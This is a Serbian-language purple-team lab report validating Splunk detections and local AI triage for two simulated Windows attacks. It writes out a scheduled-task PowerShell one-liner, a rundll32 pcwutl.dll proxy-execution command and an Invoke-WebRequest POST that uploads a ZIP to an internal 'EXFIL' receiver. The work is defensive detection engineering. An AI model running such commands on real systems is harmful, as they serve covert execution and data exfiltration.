TEHNIČKI IZVEŠTAJ O VALIDACIJI

Purple Lab validacija Splunk detekcija i lokalne AI trijaže

Rundll32 izvršavanje i HTTP POST prenos sintetičke ZIP arhive

Mladen Starčević


SOC Incident Manager | B33KEEP3R
Verzija 1.1

Cilj i rezultat

U svom Purple Lab okruženju validirao sam dva kontrolisana Windows scenarija i povezao njihovu telemetriju sa Splunk detekcijama i lokalnom Qwen analizom. Dokazi prikazuju simuliranu phishing isporuku i izvršavanje preko zakazanog zadatka, a zatim zaseban scenario prenosa sintetičke ZIP arhive.

Oba detekciona toka dala su sačuvane rezultate AI trijaže. Na dashboardu su prikazana tri obrađena događaja iz dva scenarija, pri čemu sve tri analize čekaju pregled analitičara. Originalni zapisi događaja ostaju odvojeni od tumačenja modela.


Scenario	Potvrđen rezultat
S01 Rundll32	Pokretanje bezopasnog Notepada, zapisi zakazanog zadatka, odgovarajuća detekcija i sačuvana lokalna AI analiza.
S02 HTTP POST	PowerShell komanda za slanje fajla, povezani TCP zapisi, zakazani alert i automatska lokalna AI analiza.



Isečak dashboarda prikazuje 3 detekcije upisane u red u izabranom periodu, 3 završene analize, 3 analize koje čekaju pregled i 0 sačuvanih praznih odgovora.

Obuhvat i arhitektura prikupljanja

Testni računar bio je WIN10-LEGACY u domenu b33keep3r.lab. Kali je obezbedio lokalnu isporuku poruka i HTTP servise. Splunk je prikupljao Windows zapise, izvršavao zakazane detekcije i prosleđivao reference pronađenih događaja u dva AI procesa za obradu, po jedan za svaki scenario.



Slika 1 Rekonstruisana arhitektura prikupljanja i obrade. Strelice prikazuju tok podataka, a ne zasebno potvrđene mrežne sesije.

Komponenta	Adresa ili identifikator	Uloga
WIN10-LEGACY	10.0.2.6	Nadgledani Windows računar i izvor oba testa
Kali Linux	10.0.2.8	Mailpit, HTTP isporuka na portu 8080 i ZIP prijemnik na 8081
Splunk Web	10.0.2.59:8000	Istraga, zakazane detekcije i dashboard
Lokalna AI konekcija	Qwen35_9B_Local_AI	qwen3.5:9b preko konfigurisanog lokalnog Ollama servisa
Splunk indeksi	main / ai_queue / ai_triage	Originalni dokazi / reference u redu / sačuvane AI analize

Adresa Splunk Web 10.0.2.59:8000 predstavlja ilustrativni laboratorijski primer za javni prikaz.

Dokazi i vreme događaja

Izveštaj razlikuje snimke ekrana, tekstualne izvode događaja i AI odgovore. Vremenske linije koriste UTC. Lokalno vreme prikazano na originalnim snimcima ostavljeno je neizmenjeno. Ponovljeni testovi razlikuju se po kanalu i RecordID vrednosti, kako se početno izvršavanje ne bi poistovetilo sa kasnijim automatskim testom.

U laboratoriji su provereni prikupljanje događaja, detekcija i preliminarna trijaža. Produkciono filtriranje elektronske pošte, izlazni saobraćaj ka internetu i efikasnost preventivne zaštite računara nisu bili predmet ove validacije.

S01 Kontrolisana isporuka poruke


Cilj je bio da se isprati korisnička radnja od isporuke poruke do zakazanog zadatka i Rundll32 procesa, uz bezopasnu završnu radnju. Lokalna Mailpit poruka koristila je temu dokumentacije za porudžbinu i link ka fajlu PurpleLab-Phish-01.cmd na Kaliju. Primalac je bio laboratorijski nalog.



E01 Originalna Mailpit poruka sa temom dokumentacije za porudžbinu i laboratorijskim HTTP linkom.

Preuzeti CMD fajl pokrenuo je PowerShell radi registracije i pokretanja zadatka PurpleLab-Phish-01 za interaktivnog korisnika. Radnja zadatka pozvala je Rundll32 sa pcwutl.dll,LaunchApplication i izvršnim fajlom programa Windows Notepad.

```
rundll32.exe pcwutl.dll,LaunchApplication C:\Windows\System32\notepad.exe
```




E02 Windows konzola označava autorizovanu simulaciju PLAB-PHISH-01. Prikazano lokalno vreme nije korišćeno kao UTC vreme događaja.

Tumačenje isporuke

Simulacija je koristila link u lokalnom sandučetu i bezopasan testni fajl. Poruka prikazuje način isporuke, dok procesni zapisi i Task Scheduler događaji na sledećoj strani potvrđuju kasnije izvršavanje. Ovaj test ne ocenjuje produkcioni sistem za zaštitu elektronske pošte.

S01 Dokazi izvršavanja i zakazanog zadatka



_time	User	Image	ProcessId	ParentImage	ParentProcessId	CommandLine
2026-10-26 11:43:08.710	B33KEEP3R\marko.jovanovic	C:\Windows\System32\cmd.exe	8948	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	4516	C:\Windows\system32\cmd.exe /c ""C:\Users\marko.jovanovic\Downloads\PurpleLab-Phish-01.cmd" "
2026-10-26 11:43:08.879	B33KEEP3R\marko.jovanovic	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	1704	C:\Windows\System32\cmd.exe	8948	powershell.exe -NoProfile -Command "$ErrorActionPreference='Stop'; $name='PurpleLab-Phish-01'; if(Get-ScheduledTask -TaskName $name -ErrorAction SilentlyContinue){throw 'Test task already exists'}; $user=[System.Security.Principal.WindowsIdentity]::GetCurrent().Name; $action=New-ScheduledTaskAction -Execute ($env:WINDIR+'\System32\rundll32.exe') -Argument 'pcwutl.dll,LaunchApplication C:\Windows\System32\notepad.exe'; $principal=New-ScheduledTaskPrincipal -UserId $user -LogonType Interactive -RunLevel Limited; Register-ScheduledTask -TaskName $name -Action $action -Principal $principal -Description 'Purple Lab benign phishing simulation' | Out-Null; Start-ScheduledTask -TaskName $name; Get-Date -Format o"
2026-10-26 11:43:11.134	B33KEEP3R\marko.jovanovic	C:\Windows\System32\rundll32.exe	1224	-	1348	"C:\Windows\System32\rundll32.exe" pcwutl.dll,LaunchApplication C:\Windows\System32\notepad.exe
2026-10-26 11:43:11.401	B33KEEP3R\marko.jovanovic	C:\Windows\System32\notepad.exe	8176	C:\Windows\System32\rundll32.exe	1224	"C:\Windows\System32\notepad.exe"

E03 Isečak originalne procesne tabele: Edge pokreće CMD, CMD pokreće PowerShell, a Rundll32 pokreće Notepad. Polje ParentImage za Rundll32 nije dostupno u ovom zapisu.

UTC 26. oktobra	Kanal i RecordID	Zabeležena radnja
11:43:08.710	Sysmon 1 / 61378	Edge → CMD, PID 8948, preuzeti testni fajl
11:43:08.879	Sysmon 1 / 61379	CMD → PowerShell, PID 1704, komanda za registraciju zadatka
11:43:11.085	Task Scheduler 106 / 8649	PurpleLab-Phish-01 registrovan za marko.jovanovic
11:43:11.133	Task Scheduler 129 / 8651	Radnja zadatka pokreće Rundll32 sa PID 1224
11:43:11.134	Sysmon 1 / 61382	Rundll32 PID 1224 sa testiranim DLL fajlom i ciljem
11:43:11.401	Sysmon 1 / 61383	Notepad PID 8176; roditeljski proces Rundll32 PID 1224
11:43:11.492	Task Scheduler 201 / 8655	Rundll32 radnja zadatka završena sa rezultatom 0

T01 Polja su preneta iz tekstualne vremenske linije događaja. RecordID vrednosti pripadaju navedenim kanalima. Događaji unutar iste milisekunde mogu izgledati istovremeno nakon zaokruživanja prikaza.



2026-10-26 11:43:11.085	106	\PurpleLab-Phish-01	B33KEEP3R\marko.jovanovic	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-TaskScheduler' Guid='{de7b24ea-73c8-4a09-985d-5bdadcfa9017}'/><EventID>106</EventID><Version>0</Version><Level>4</Level><Task>106</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2026-10-26T11:43:11.0853760Z'/><EventRecordID>8649</EventRecordID><Correlation/><Execution ProcessID='1348' ThreadID='4492'/><Channel>Microsoft-Windows-TaskScheduler/Operational</Channel><Computer>WIN10-LEGACY.b33keep3r.lab</Computer><Security UserID='S-1-5-18'/></System><EventData Name='TaskRegisteredEvent'><Data Name='TaskName'>\PurpleLab-Phish-01</Data><Data Name='UserContext'>B33KEEP3R\marko.jovanovic</Data></EventData></Event>
2026-10-26 11:43:11.120	325	\PurpleLab-Phish-01		<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-TaskScheduler' Guid='{de7b24ea-73c8-4a09-985d-5bdadcfa9017}'/><EventID>325</EventID><Version>0</Version><Level>3</Level><Task>325</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2026-10-26T11:43:11.1205082Z'/><EventRecordID>8650</EventRecordID><Correlation ActivityID='{57fa2e71-0754-4121-a41f-c8a795157709}'/><Execution ProcessID='1348' ThreadID='4492'/><Channel>Microsoft-Windows-TaskScheduler/Operational</Channel><Computer>WIN10-LEGACY.b33keep3r.lab</Computer><Security UserID='S-1-5-18'/></System><EventData Name='TaskInstanceQueued'><Data Name='TaskName'>\PurpleLab-Phish-01</Data><Data Name='QueuedTaskInstanceId'>{57fa2e71-0754-4121-a41f-c8a795157709}</Data></EventData></Event>
2026-10-26 11:43:11.133	110	\PurpleLab-Phish-01	marko.jovanovic	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-TaskScheduler' Guid='{de7b24ea-73c8-4a09-985d-5bdadcfa9017}'/><EventID>110</EventID><Version>0</Version><Level>4</Level><Task>110</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2026-10-26T11:43:11.1338737Z'/><EventRecordID>8654</EventRecordID><Correlation ActivityID='{57fa2e71-0754-4121-a41f-c8a795157709}'/><Execution ProcessID='1348' ThreadID='4492'/><Channel>Microsoft-Windows-TaskScheduler/Operational</Channel><Computer>WIN10-LEGACY.b33keep3r.lab</Computer><Security UserID='S-1-5-18'/></System><EventData Name='TaskRunEvent'><Data Name='TaskName'>\PurpleLab-Phish-01</Data><Data Name='InstanceId'>{57fa2e71-0754-4121-a41f-c8a795157709}</Data><Data Name='UserContext'>marko.jovanovic</Data></EventData></Event>
2026-10-26 11:43:11.133	200	\PurpleLab-Phish-01	C:\Windows\System32\rundll32.exe	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-TaskScheduler' Guid='{de7b24ea-73c8-4a09-985d-5bdadcfa9017}'/><EventID>200</EventID><Version>1</Version><Level>4</Level><Task>200</Task><Opcode>1</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2026-10-26T11:43:11.1359432Z'/><EventRecordID>8653</EventRecordID><Correlation ActivityID='{57fa2e71-0754-4121-a41f-c8a795157709}'/><Execution ProcessID='1348' ThreadID='2580'/><Channel>Microsoft-Windows-TaskScheduler/Operational</Channel><Computer>WIN10-LEGACY.b33keep3r.lab</Computer><Security

E04 Originalni Task Scheduler rezultati prikazuju naziv testnog zadatka, registraciju i Rundll32 radnju.


Događaj pokretanja Notepada i Task Scheduler rezultat zajedno potvrđuju bezopasno izvršavanje. Nedostajući Rundll32 ParentImage nije dopunjen pretpostavkom; zapis planera zasebno povezuje zadatak i proces.

S01 Detekcija i sačuvana AI analiza

Rundll32 pretraga izdvajala je Sysmon Event ID 1 zapise sa rundll32.exe i obrascem pcwutl.dll LaunchApplication. Prvo dokumentovano izvršavanje i kasniji ponovljeni testovi predstavljaju zasebne događaje. U jednom od ponavljanja potvrđeno je i zakazano okidanje alerta.



E05 Ponovljeni test detekcije: pretraga pronalazi Rundll32 RecordID 62067 u 12:51:44.735 UTC.



E06 Zakazani Rundll32 alert okida u 12:52:00 UTC tokom tog ponavljanja.

Automatski test	Vreme događaja UTC	AI sačuvan UTC	Proteklo vreme
RecordID 62623	13:57:41.302	13:59:25	oko 1 min 44 s
RecordID 62764	14:14:20.029	14:16:00	oko 1 min 40 s

T02 i E12 Sačuvani redovi rezultata označavaju kasnija izvršavanja obrade. Prikazano trajanje obuhvata ceo zakazani tok, a ne samo vreme odgovora modela.

Analiza za RecordID 62764

Sačuvana analiza na engleskom navodi Sysmon Event ID 1, WIN10-LEGACY, Rundll32 komandu, korisnika procesa B33KEEP3R\marko.jovanovic i Medium nivo integriteta. Beleži ParentProcessId 1348, dok ParentImage ostavlja nepoznatim.

Taj pojedinačni događaj podržava Rundll32 obrazac izvršavanja mapiran na T1218.011. Proces obrade tretira uspešno pokretanje Notepada, registraciju zadatka i phishing kontekst kao tvrdnje za koje su potrebni dodatni dokazi. Početna serija događaja pruža te dokaze zasebno.

S02 Prenos sintetičke ZIP arhive i korelacija procesa


U drugom scenariju pripremljeni su sintetički dokumenti i ZIP arhiva, a zatim je PowerShell Invoke-WebRequest korišćen za slanje arhive POST zahtevom internom Kali prijemniku. Odredište je bilo http://10.0.2.8:8081/PLAB-EXFIL-02. Prenos je ostao unutar laboratorije.

```
Invoke-WebRequest -Uri http://10.0.2.8:8081/PLAB-EXFIL-02
    -Method Post -InFile $zip -ContentType application/zip
```

UTC 26. oktobra	Kanal i RecordID	Dokaz
11:39:20.820	Sysmon 1 / 61006	Explorer pokreće PowerShell PID 10464
14:38:24.030	PowerShell 4104 / 150909	Oznaka testa; Execution ProcessID 10464
14:38:24.342	PowerShell 4104 / 150974	Compress-Archive; Execution ProcessID 10464
14:38:48.537	Sysmon 3 / 62982	TCP ka 10.0.2.8:8081; vreme odgovara proveri porta
14:39:00.717	Sysmon 3 / 62984	Isti PowerShell proces se povezuje na 10.0.2.8:8081
14:39:00.767	PowerShell 4104 / 151107	Invoke-WebRequest sa POST i -InFile $zip

T03 Povezana polja događaja dostavljena tokom istrage. Originalni PowerShell proces bio je pokrenut pre testa prenosa.

Oba Sysmon mrežna zapisa koriste ProcessGuid {1b07de46-3be8-6adf-8f02-000000001400} i PID 10464. Tri 4104 zapisa zasebno navode Execution ProcessID 10464. Računar, vreme i PID povezuju script blockove sa tom instancom procesa; ProcessGuid povezuje Sysmon procesne i mrežne dokaze.




E07 Isečak originalne konfiguracije prijemnika i potvrde osluškivanja porta. Prikazuje lokalni servis i logiku odgovora, a ne potvrdu završenog prenosa.


Beleške testa navode HTTP 200 i ZIP od 743 bajta sa podudarnim SHA256 vrednostima na oba kraja. Prijem i poređenje heševa predstavljaju zaseban dokaz u odnosu na 4104 i Sysmon 3. Sačuvana AI analiza dobila je PowerShell događaj, bez potvrde prijemnika.

S02 Zakazani alert i automatska obrada

Detekcija je izdvajala PowerShell 4104 script blockove sa Invoke-WebRequest, POST metodom, -InFile parametrom i nešifrovanim HTTP URL-om. Sačuvano pravilo koristilo je klizni petominutni prozor i izvršavalo se svakog minuta. Novi test proverio je zakazanu obradu bez ručnog pokretanja AI procesa.



E08 Originalni rezultati detekcije izdvajaju novi PowerShell događaj 151208, PID 10464 i komandu za slanje.



E09 Zakazani HTTP POST alert zabeležen je u 15:21:00 UTC. Snimak prikazuje Digest režim; iz ovog prikaza se ne može potvrditi konačno podešavanje obrade po rezultatu.

Faza	UTC 26. oktobra	Dokaz
PowerShell događaj	15:20:03.861	4104 / RecordID 151208
Zakazani alert	15:21:00	Snimak prikaza Triggered Alerts
AI analiza sačuvana	15:23:00	ai_triage rezultat i istorija dashboarda
Od događaja do sačuvane analize	oko 2 min 56 s	Izmereno proteklo vreme za ovaj test

Rezultat je sačuvan sa statusom completed i review_status pending. Time je potvrđeno da je zakazani tok preuzeo originalni događaj, dobio neprazan odgovor modela i sačuvao analizu za novi RecordID. Ovaj rezultat ne predstavlja merenje propusnosti ili ocenu tačnosti modela.

Isto pravilo prethodno je detektovalo RecordID 151171 u 15:00:21 UTC. Ovde je korišćen RecordID 151208 jer potvrđuje ceo automatski tok do sačuvane trijaže.

Lokalna AI trijaža i pregled analitičara

Svaki alert upisuje malu JSON referencu događaja u ai_queue. Proces obrade za odgovarajući scenario preuzima originalni zapis iz main indeksa, traži preliminarnu analizu na engleskom preko Qwen35_9B_Local_AI i čuva odgovor u ai_triage. Izvorni dokazi ostaju dostupni za pregled.

Scenario	Identifikator pravila	Source sačuvanog rezultata
Rundll32	purplelab_rundll32_launchapplication	purplelab:qwen:triage
HTTP POST	purplelab_powershell_http_post_file	purplelab:qwen:http_post:triage

Način rada procesa za obradu

HTTP proces pretražuje prethodna 24 sata, bira jedan događaj iz reda po izvršavanju i preskače ključeve već označene kao completed u sedmodnevnoj pretrazi trijaže. Ključ događaja kombinuje pravilo, računar i RecordID. Izvršavanje je podešeno na neparne minute, sa vremenskim pomakom u odnosu na raniji proces obrade.

Ovo je laboratorijska implementacija sa ograničenim vremenskim opsegom i uklanjanjem duplikata u okviru definisane pretrage. Testovi potvrđuju uspešna izvršavanja, dok obrada tačno jednom, trajnost reda i produkcioni kapacitet nisu provereni.

Granice zadate modelu


Konačni HTTP prompt zahteva pet celina: potvrđene činjenice, parametre komande, kontekst računara i procesa, relevantno ATT&CK mapiranje i nedostajuće dokaze. Sadržaj loga tretira se kao podatak. Prompt razdvaja dostavljeni laboratorijski kontekst od onoga što potvrđuje sam događaj.

Polje ili tvrdnja	Tumačenje u izveštaju
completed	Proces je sačuvao neprazan odgovor; ovaj status ne potvrđuje njegovu tačnost.
pending	Analiza modela čeka ljudski pregled.
$zip u komandi	Nerazrešena promenljiva; naziv ne otkriva putanju ili sadržaj fajla.
System Security UserID	Kontekst provajdera događaja ne zamenjuje identitet korisnika procesa.
4104 i Sysmon 3	Zabeleženi sadržaj skripte i TCP konekcija zasebno ne potvrđuju prijem fajla.


Uočeno poboljšanje analize

Rani odgovor modela pomešao je SYSTEM SID sa korisničkom ulogom i pogrešno naveo Rundll32 tehniku. Prompt je izmenjen radi preciznijeg tumačenja identiteta, ATT&CK oznaka i tvrdnji o uspehu. Kasnije analize zadržavaju nedostajući podatak o roditeljskom procesu i razlikuju HTTP komandu od potvrde prenosa. Ljudski pregled ostaje deo toka rada.

Dashboard i sačuvana istorija istrage



E10 Isečak originalnog operativnog dashboarda nakon uvoza u Splunk. Prikazan je implementirani dashboard.



E12 Originalna tabela istorije prikazuje Rundll32 zapise 62623 i 62764 i PowerShell zapis 151208, sve sa statusom completed i pregledom analitičara na čekanju.

Tumačenje operativnog prikaza

Prvi brojač prikazuje detekcije upisane u red tokom izabranog perioda. Ne predstavlja trenutni broj neobrađenih događaja. Tri završene analize odgovaraju dvama Rundll32 ponavljanjima i jednom HTTP POST ponavljanju kroz dva scenarija.

Radar telemetrije koristi fiksne pozicije računara i boje prema svežini primljenih logova. U prikazanom trenutku WIN10-LEGACY i DC01 su zeleni, a WIN10-NIKOLA je siv. Oznake opisuju dostupnost telemetrije, a ne vreme rada uređaja ili procenu njegove bezbednosti.

Tabela toka rada povezuje vreme događaja, upisa u red i čuvanja analize. Paneli poslednje analize i istorije čitaju sačuvane ai_triage rezultate. Osvežavanje ovog pregleda ne šalje novi zahtev modelu.

Rezultati i mapiranje MITRE tehnika

Oblast validacije	Rezultat potkrepljen dokazima
S01 izvršavanje	Mailpit isporuka, Windows procesni lanac, registracija imenovanog zadatka i rezultat radnje 0; događaj Notepad procesa potvrđuje izvršavanje.
S01 automatska trijaža	Kasniji Rundll32 zapisi 62623 i 62764 imaju sačuvane AI analize.
